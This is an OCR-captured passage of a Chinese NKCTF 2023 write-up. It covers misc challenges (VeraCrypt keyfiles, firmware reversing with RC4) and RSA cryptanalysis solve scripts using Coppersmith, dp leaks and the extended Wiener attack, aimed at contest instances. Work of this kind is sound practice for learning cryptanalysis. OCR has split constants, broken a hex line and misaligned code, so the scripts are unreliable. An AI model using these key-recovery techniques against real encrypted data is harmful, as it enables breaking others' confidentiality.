
3. 将文件放入 VeraCrypt 中挂载，因为此软件可以支持文件作为 key 进行加解密，所以我们选择 use keyfiles 将刚刚 foremost 分离出来的图片作为 key 来使用。



成功挂载



4. 发现一张 png，文件尾部提示 566x566，因此我们将图片放入 photoshop 中修改



IEND®B`,Tips:5

66*566

6.修改图片宽高后得到隐藏的 flag，


十四、misc?iot!

1. 获取附件后，解压得到一个 hex 文件


查看文件内容。

```
:020000040800F2
:10000000005000207D030008550300085903000834
:100010005D0300086103000865030008000000009C
:1000200000000000000000000000000000690300085C
:100030006D0300080000000071030008750300084C
:10004000C5030008C5030008C5030008C503000870
:10005000C5030008C5030008C5030008C503000860
:10006000C5030008C5030008C5030008C503000850
:10007000C5030008C5030008C5030008C503000840
:10008000C5030008C5030008C5030008C503000830
:10009000C5030008C5030008C5030008C503000820
:1000A000C5030008C5030008C5030008C503000810
:1000B000C5030008C5030008C5030008C503000800
:1000C000C5030008C5030008C5030008C5030008F0
:1000D000C5030008C5030008C5030008C5030008E0
:1000E000C5030008C5030008C503000800000000A0
:1000F000000000000000000000000000000000000000
:0C010000000000000000000005FF808F1A3
:10010C0010B5054C237833B9044B13B10448AFF345
:10011C00008001232370100BD180000200000000097
:10012C00240D000808B5034B1BB103490348AFF37A
:10013C00008008BD000000001C000020240D0008F9
:10014C00F0B500F1FF3E144600230D46724602F84E
:10015C00013F0133B3F5807FF9D100231A4600F13A
:10016C00FF06A0F8003102F1010C9CFBF4F71EF81D
:10017C00011FAA5C04FB17CC0A441344DBB2C25C1B
:10018C00B6458EF80020C1545FFA8CF2EBD1F0BD6D
:10019C00F0B5171E90F800C190F801E11BDD0022AC
:1001AC000CF1010C5FFA8CFC10F80C30541C9E44C2
:1001BC005FFA8EFE10F80E5000F80C5000F80E305E
:1001CC0010F80C608D5C3344DBB2C35C6B408B5419
:1001DC0022B2BA42E4DB80F800C180F801E1F0BD44
:1001EC0030B591B02422002107A800F08DFD012428
:1001FC000023022210250 6A8CDE90A45CDE90033DB
:10020C00CDE902330692049300F09AFA08B172B663
```


在题目介绍中提到“iot”，尝试通过 IDA 进行反编译。将文件放进 IDA 中，选择使用小端序的 ARM。




再在 Processor options 中找到 Edit ARM architecture options。



勾选上 ARMv7-M 和 VFPv4 后即可。



这样就成功对题目文件进行了反编译。并找到一个显眼的字符串"NKCTF2023"。




一个一个查看函数，找到一个疑似是 RC4 加密初始化的函数。


```
1  int __fastcall sub_800014C(int result, int a2, int a3)
2  {
3    _BYTE *v3; // lr
4    int v5; // r3
5    int v6; // r2
6    int v7; // r3
7    int v8; // r2
8    char v9; // t1
9
10   v3 = (result - 1);
11   v5 = 0;
12   v6 = result - 1;
13   do
14     *++v6 = v5++;
15   while ( v5 != 256 );
16   LOBYTE(v7) = 0;
17   v8 = 0;
18   *(result + 256) = 0;
19   do
20   {
21     v9 = *++v3;
22     v7 = (v7 + *(a2 + v8) + v9);
23     *v3 = *(result + v7);
24     *(result + v7) = v9;
25     v8 = ((v8 + 1) % a3);
26   }
27   while ( v3 != (result + 255) );
28   return result;
29 }
```

UNKNOWN sub_800014C:1 (800014C) (Synchronized with Pseudocode-A, IDA View-A)

猜测程序对密文进行了 RC4 加密，"NKCTF2023"可能是加密时所用的密钥。于是开始寻找密文。用交叉引用查看在哪引用了这个函数。在函数中找到一个数组，怀疑是密文。



复制其中的值，将找到一个 RC4 解密网站，将密文和密钥填入进行解密。



获得 flag

Crypto

一、eZ_LargeCG

1.看代码可知道是 p-1 和 p+1 光滑
p-1 光滑直接 yafu 分解，p+1 光滑，最后矩阵快速运算
和下面的题目是大致行相同的
https://blog.csdn.net/m0_51507437/article/details/124205732

```python
from sage.all import *
A = [0,0,0]
n1 =
39755206609675677517559022219519767646524455449142889144073217274247893104711318356648198334858966762944109142752432641040037415587397244438634301062818169
n2 =
30725253491966558227957591684441310073288683324213439179377278006583428660031769862224980605664642101191616868994066039054762100886678504154619135365646221
r =
79482754355150749024739785671709316719822450448647061328342334833541663986272045831628487564241998888429106978743904038813430138723303448449717501210434 93
A[-3] =
60853273406713948383913865667740926367841050468723112262690656645011318360346667221022648422363278987702877520263970999400989163220516060275653957470984 34
A[-2] =
13855517823556199871982688052701091825890068733715415209531124248585660734222892359309446138363875462980803868481599550533033436496153855276455365045807 87
A[-1] =
25292911564682646433357670708015831408196395325517269753142701278753060690670168256777070644513647916775361385039474656122061910515631067051509216395604 69
A.append(1)
A = vector(Zmod(r),A)
```

```
q1 =
427721675251610827084310512123962488210068003845592404231631542730839819224381
p1 =
92946439027877993602295703905130336736159270745389239059083263513478865293549
q2 =
28855115777649011047264504439839542216019611579198153573590377537829459932963 3
p2 = n2 // q2
B = Matrix(Zmod(r),[
    [0,1,0,0],
    [0,0,1,0],
    [p1, q1, p2, q2],
    [0,0,0,1]
])
B = B.T
for x in A*(B^-(6^666)):
    print(x)
```
output:

```
718268686893438084080386300782696916434605242000201123193568557324202508308322
958959518435405441886593296740
718268686893438084080386300782696916434605242000201123193568557324202508308322
958959518435405441886593296741
718268686893438084080386300782696916434605242000201123193568557324202508308322
958959518435405441886593296742
1
```

```python
from Crypto.Util.number import long_to_bytes
long_to_bytes(int(718268686893438084080386300782696916434605242000201123193568
557324202508308322958959518435405441886593296740 - 2023))
```

```
output:
b'NKCTF{y0u_kN0w_r5A_&_LCg_&_Ma7r1X_s0_w3ll!!!}'
```

二、ez_high

1. ez_high 是 p 的高位和低位泄露，比较经典

```python
from tqdm import tqdm
from Crypto.Util.number import long_to_bytes
from sage.all import *
c=
488154586361524792469751217001140085700455568175810635125977688124936042377469
443792155405652906403753579684408404526314056716817162883238467261294580672846
512795493729378704530230713536540893844800654846500066324711691756450052549997
613955632584159781008411130303952583336719956526661300733346533271083310297875
665432495621985568761159027857074989054327720153820837037009742410575156828505
070316735088995333182927526293210404204052620917935777049559673936117654833759
367436601502764854129330946511320267292355699181823601176922807826748436298034
861366901297596346859276346339757587921517397243683175361552419360961 2
```

```
N=
171925092016354599653970766859480718395565951987338846165689259706082274082448
701236441934521167341889247664141782326539418676680880602743648304529989919937
562313722523671345087124474100296680204394989806192633084139528405686022857641
633310283842818403872068786730906083232927850243722235694388745577284147377734
162060325400388610647001085974481915464132368756009060135080220237943953600012
420715697859402158738547486316915555166262351910981747396131812300947978444142
036948798742123408121195760429625651795791367538399469228298030443551340867792
232420805758118045647319387460515914742361477494019142167347147092813 49
p0=
149263925308155304734002881595820602641174737629551638146384199378753884153459
661375931646716325020758837194837271581361322079811468970876532640273110966545
339040194118880506352109559900553776706613338890047890747811129988585025948270
181264314668772556874718178868209009192010129918138140332707080927643141811
P.<pm> = PolynomialRing(Zmod(N))
for i in range(72 ):
    flag_len = 0 + i
    p_low = p0 % (1<<444)
    p_high = (p0 >> (444 + flag_len * 8)) << (444 + flag_len * 8)
    f = p_high  + pm * 2**444 + p_low
    # print(p_high)
    # print(f)
    f = f.monic()
    roots = f.small_roots(X=2**(flag_len*8),beta =0.3)
    if roots:
        # print(roots)
        if gcd(int(f(roots[0])),N)  != 1:
            print(roots)
            print(flag_len)
            print(gcd(int(f(roots[0])),N))
            p = gcd(int(f(roots[0])),N)
            assert(N % p == 0)
            break
```

output:

[168008735602816048116748557172149127136125734009976541535887794]
26
149263925308155304734002881595820602641174737629551638146384199378753884153459
875388415345966137593164671632502075883719483727638311546039671339888774334535531120328218556044182461661082007438332425474071998593595744324598843401139765856765447611113346223018217343684329216152623430086928662538613712956989792671003413880 3
2.p 都求解出来了，经典 RSA 的 n 分解攻击不写了
直接出 flag
b'NKCTF{F1Owrs_hVe_r3strDay}'

三、eZ_Bl⊕ck

1. 实际手算的时候得到结果的 1 等于*k*0⊕k1⊕k3⊕k4⊕k6⊕k7⊕r_0
r 等于 k0⊕k2⊕k3⊕k5⊕k6⊕r_0

```python
r =
b"t\xf7\xaa\xac\x9d\x88\xa4\x8b\x1f+pA\x84\xacHg'\x07{\xcc\x06\xc4i\xdd)\xda\xc9\xad\xa9\xe8\x1fi"
rc =
b"'{<z}\x91\xda\xc5\xd5S\x8b\xfa\x9f~]J\x0f\xf4\x9a\x1e\xe0\xef\x129N\xe7a\x928+\xe0\xee"
mc =
b'8\x1f"\x83B4\x86)\xce\xebq3\x06\xa0w\x16U\x04M/w\xa1\x8f;)M\xdd~\x11:\xe3\xb3'
xor(xor(mc[16:],kr),xor(kl,mc[:16]))+xor(kl,mc[:16])
```

output:
1ccd5ceec96d4caf8ce59a512b3d0655
flag 在按照格式要求直接就能出了

五、baby_RSA

解决方法：

1.通过 dp 求出 P、Q，即 c1，c2，关键是公式变换,

$$c1 = m^p mod(p*q)$$
$$c2 = m^q mod(p*q)$$

费马小定理：

$$m^p = m mod(p)$$
$$m^q = m mod(q)$$
$$c1 = m + k1*p + k2*pq = m + k3*p$$

$c2$同理

$$c1 = m + k3*p$$
$$c2 = m + k4*q$$

因此：

$$c1*c2 = m^2 + (k3*p + k4*q)*m + k3*k4*n$$
$$(c1+c2)m = 2m^2 + (k3*p + k4*q)*m$$

所以：$m^2 - (c1+c2)m + c1*c2 = k3*k4*n \equiv 0 mod n$

即可构建关于 m 的多项式，使用 coppersmith 方法即可。

代码如下：

```
from Crypto.Util.number import *
n =
114101396033690088275999670914803472451228154227614098210572767821433470213124
```

```
900655723605426526569384342101959232900145334500170690603208327913698128445002
527020347955300595384752458477749198178791196660625870659540794807018881780680
683388008090434114437818447523471527878292741702348454486217652394664664641
N =
115997729927771116760791489342667445419920860510732382617660607435444901520383
260656905132872136039761066545351320148623554937486995450156352302891428500685
068727538282230282182595312122399926805810727834649965759705046806971268655904
571294602547261675402755262900851648909087141560909817852286302712725440480482
973562170604226614063759220636604251519038549690953332938321254217050486447394
465782450288201429252844491805595875831054443512050287288385720988072353575452
809614370732417900529244510065569542777745314465781947480588295606429278003159
979076961861590850196691263523274658863992477253005783586408295149902 8
dP =
339673567912728186102547389277697740162895902266816374411015040401217439371502
599307128979258934310939383852162272012682383742817506816097968836767433118729
059332192902661207563156135016142087790638194997858175026778852406569570363983
364620007718855893647024431571206095066288959338622412693472004446292832 63
e=65537

for i in range(1, e):  # 在范围(1,e)之间进行遍历
    if(dP * e - 1) % i == 0:
        if N % (((dP * e - 1) // i) + 1) == 0:  # 存在 p，使得 n 能被 p 整除
            P = ((dP * e - 1) // i) + 1
            Q = N // (((dP * e - 1) // i) + 1)
            # phi = (q - 1) * (p - 1)  # 欧拉定理
            # d = gp.invert(e, phi)  # 求模逆
            # m = pow(c, d, n)  # 快速求幂取模运算
            print(Q)
            print(P)

c1=P
c2=Q
PR.<m> = PolynomialRing(Zmod(n))
f = m^2-(c1+c2)*m+c1*c2
x0 = f.small_roots(X=2^400)
print(x0)
print (long_to_bytes(int(x0[0])))
```

运行得到 flag
#b'NKCTF{Th1S_a_babyRSA_y0u_are_tql!!!}'

六、complex_matrix

1. 参考论文([Extending Wiener’s Attack in the Presence of Many Decrypting Exponents](https://dunkirkturbo.github.io/2020/05/04/WriteUp-De1CTF2020-Crypto/howgrave-graham1999.pdf))。
扩展维纳定理，适用于多组 e，且 d 较小的情况

代码如下：

```
from tqdm import tqdm

N=71841248095369087024928175623295380241516644434969868335504061065977014103487197287619667598363486210886674500469383623511906399909335989202774281795855975972913438448899231650449810696539722877903606541112937729384851506921675290984316325565141178015123381439392534417225128922398194700511937668809140024838070124095703585627058463137549632965723304713166804084673075651182998654091113119667582720831809458721072371364839503563819080226784026253
e_list=[65128799196671634905309494529154568614228788035735808211836905142007976099865571126946706559109393187772126407982007858423859147772762638898854472065889939549916077695303157760259717113616428849798058080633047516455513870697383339784816006154279428812359241282979297285283850338964993773227397528608557211742425548651971558377656644211835094019462699301650412862894391885325969143805924684662849869947172175608502179438901337558870349697233790535,
58756559706647121529575085912021603170286163639572075337348109911506627489265537716060463072086480156516641723700802217411122982693536541892986623158818442274840863016647800896033363360822503445344748132842451806511693779600370832206455202293028402486647422212959763287987847280322100701242139127654031151565924132562837893975505159702015125483479126108892709063135006366792197127007229210558758401679638300464111782814561428899998471531067163715,
34828685390969672139784723764579499920301439564705391196519314224159563070870933754477650614819514127121146216049444888554338415587165719098661141454627820126445291802801256297252654045398330613075575527685542980264993711078765356436467467426463719673021595658871236380015800420272723793416509957288497595419600879531602116963690797087875433037421321617429798567205399143708688298688916552136154564877859068523203470322073269708302444989419796926717968456600556973167180286909817773394160817933525240720067057464671317174201540556176814203780603153696663101158205367554829261808020426363683474848952397963507069306452835776851274959389849223566030857588019845781623271395012194869024566879791449466064832273531795430185178486425688475688634844530106740480643866537205900809400383304665727460014210405339697947582657505028211149470787536144302545259243549176816653560626044921521516818788487]
c=39297018404565022956251803918747154798377576057123078716166221329195959669756819453426741569480551313085435037629493881038383709458043802420338889323233368852331387845200216275712388921820794980987541224782392553528127093154957890356084331463340193478391679540506421250562554424770350351514435220782124981277580072039637811543914983033300225131364246910828188727043248991987332274929827173923543187017105236008487756190002204169623313222748976369
print(len(e_list))
for w in tqdm(e_list):
    e1=int(w)
    for z in e_list:
        e2=int(z)
        # sage
        from Crypto.Util.number import long_to_bytes
        import gmpy2
        for i in range(1000):
            alpha2 = i / 1000
            M1 = int(gmpy2.mpz(N) ** 0.5)
            M2 = int(gmpy2.mpz(N) ** (1 + alpha2))
            D = diagonal_matrix(ZZ, [N, M1, M2, 1])
            B = Matrix(ZZ, [[1, -N, 0, N ** 2],
```

```
                        [0, e1, -e1, -e1 * N],
                        [0, 0, e2, -e2 * N],
                        [0, 0, 0, e1 * e2]]) * D
        L = B.LLL()
        v = Matrix(ZZ, L[0])
        x = v * B ** (-1)
        phi = (x[0, 1] / x[0, 0] * e1).floor()
        try:
            d = inverse_mod(65537, phi)
            m = long_to_bytes(power_mod(c, d, N))
            if b'NKCTF' in m :
                print(i)
                print(m)
                break
        except:
            pass
```

运行后得到 flag

#b'NKCTF{F10w3r_Hav3_r3start_Day_N0_Man_iS_Y0ung_Aga1n}'

七、eZ_Math

1.与 complex_matrix 解法相同，扩展维纳定理

代码如下：

```
from tqdm import tqdm
N =
369520637995317866367336688225182965061898803879373674073832046072914710171302
486913303917853881549637806426191970292829598855375370563396182543413674021955
181862907847280705741114636854238746612618069619482248639049407507041667720977
392421249242597197448360531895206645794505182208390084734779667749657408715621
c =
324131338592233305486487416176106472248153652884280898177125443926549710357763
331715045582842045967830200123100144721322509500306940560917086108978796500145
618443920020112366546853892387011738997522207752873944151628204886591075864677
988865335625452099668804529484866900390927644093597772065285222172136374562043

e_list=
[427629020323634463341214517901328300280990112695580285563337752517288988546543
431095595000922138958455510196735338223430882428451914478079186797153527810555
787441234842366353864053114538165236037883914332840687123514412294276743506313
011532002136735343280737244020115917460801848337792582496228600926958548903290
,141997416965295486849546892322458652502850390670128808480582247784728456230996
812361056958004801816363393016360646922983916999235770803618904474553309200419
301820603229504955218189709387942156848904968053547462302189568831762401075340
100029630332409419313772378068180267756675141584884876543484516408660699471038
,
163378867981477210016607618217525067516899896304907822758749135410592905658324
027908854458465871295591148114728316034699358213461728042658497873130073105697
195541220650688132150216266657024774867846925219967805863946774978900772828496
605795631400777090954141000078238226487076065753781167791598816872139973922682
```

```
,
1016515084358464721311210269929821271753693328656771960322722417127111710245158263705774168448247348115813511067362249292385797348796717327176391245719161687423368624932845724651623184035821136215823749240917250609813903187435312295481880924918366551431246633682394228195623679195471960537902074861645067636791 28
,
7202269322818255506843028035725052687541091567764933235328308385449791332345247877549905289072216053144576876979686287212194040101112899704499548530779540409356827298148385589812450437990490353926475147376495772639210184768544932563432306664067058309318707174880146258394471096033723193568453520897758319446472
,
6414435304854516950118217768519924504214851690433704283450066287759334828198164664339250138320843768326529510300733514632364267787171711878019573029171583368116185226354953079607967180724785405682587149926103068527161844141511525946951729800320510301492110586603017387619120277250668887374434290139043782335493 5
,
2138145101618172316706072589506641501404950563477901427816688762586444942732721554779750046106947922775509836766911171544121422595723903959339857676390527789372061742118317693202655726908261801894195716642034356175720614713837175315650576600106836767164036862201005795873040092416889629124811430046347927445164 5
,
2160680796845476652052908410717515806262327470329479970598492515634937399703574363264971586721664815943373063093905886163658212030333869911349864559233862122807048189444515676943735131397147106177942544212948731791763055430563479769029691999220117492795612152464043877518341328810116958070536056269327495833941 6
,
2160680796845476652052908410717515806262327470329479970598492515634937399703574363264971586721664815943373063093905886163658212030333869911349864559233862122807048189444515676943735131397147106177942544212948731791763055430563479769029691999220117492795612152464043877518341328810116958070536056269327495833941 7
,
1080340398422738326026454205358757903131163735164739985299246257817468699851787181632485793360832407971686531546952943081829106015166934955674932279616931061403524094722257838471867565698573553088971272106474365895881527715281739884514845999610058746397806076232021938759170664405058479035268028134663747916970 8
,
3293982057350410278459882519024200329089724149803879577174733206141551016681048848343176690789446255513117465644006032807116613436995145441651711865811812905401261777042165657533800465011922458688696664211216129846590488003282750224539553623014598025837108471148806368738631086225250952573439068109703953523338
,
4321361593690953304105816821435031612524654940658959941196985031269874799407148726529943173443329631886746126187811772327316424060667739822699729118467724245614096378889031353887470262794294212355885088425897463583526110861126959538059383998440234985591224304928087755036682657620233916141072112538654991667883 2
,
1563595096516846050514029655603829694884213167015855271150051304929472923798029335491880850596025576009035938312403165973114392851499687877805381267410926124053353496224450405781263691835366837332941431569655182226966242062210600309165943022846307066420664203538221951089283411237264715132562178578611846093877 26
,
1705599143246717691175356548364872260096853593206361820759605767647023237327270885029200219932716662099034034636127315060554334864176252429359049167890517 93
```

```
